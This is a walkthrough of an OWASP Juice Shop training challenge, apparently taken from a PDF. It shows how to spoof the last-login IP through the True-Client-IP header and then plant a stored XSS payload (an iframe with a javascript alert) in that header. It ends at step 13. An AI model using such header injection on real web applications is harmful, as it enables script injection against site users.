
1. A hint online says that this challenge has something to do with the “Last Login IP” feature under the “Privacy & Security” page.
2. Google the concept of “X-Forwarded-For (XFF) HTTP”—it is a header field for identifying the originating IP address of a client connecting to a web server through an HTTP proxy or load balancer.
3. Login with any user and go to the “Privacy & Security” page. It will show your last login IP as 0.0.0.0




4. Logout and login back again as the same user. Open the Developer Tools → “Network” tab. The last login IP will now show the actual remote IP address



5. Notice that the web application performs a call to saveLoginIp to get the IP address from the user’s machine who recently logged-in. Click on the right bar and try to manipulate the call to saveLoginIP by adding an additional HTTP header X-Forwarder-For (XFF). Change the IP address into something random like 1.2.3.4—we’re trying to spoof the IP




6. Refresh the JuiceShop page and notice that the last login IP will not change to 1.2.3.4




7. Google for an alternative to XFF, and you will find that the answer is “True-Client-IP”.

8. Redo the spoofing (step 5), only this time add an HTTP header called True-Client-IP, instead of XFF. Hit “Send” when you’re set.



9. Logout and login using the same user. Go to the “Privacy & Security” page again. This time you’ll see that the last login IP is 1.2.3.4.



10. This proves that the web application doesn’t process (or sanitize) user’s input on the HTTP header.

11. Redo step 8, but, instead of writing down a fake IP under True-Client-IP, we put an XSS payload:

True-Client-IP: <iframe src="javascript:alert('xss')">

12. Logout and then hit the “Send” button to modify the value of the saveLoginIp file.

13. Login and visit the same page, “Privacy & Security”.

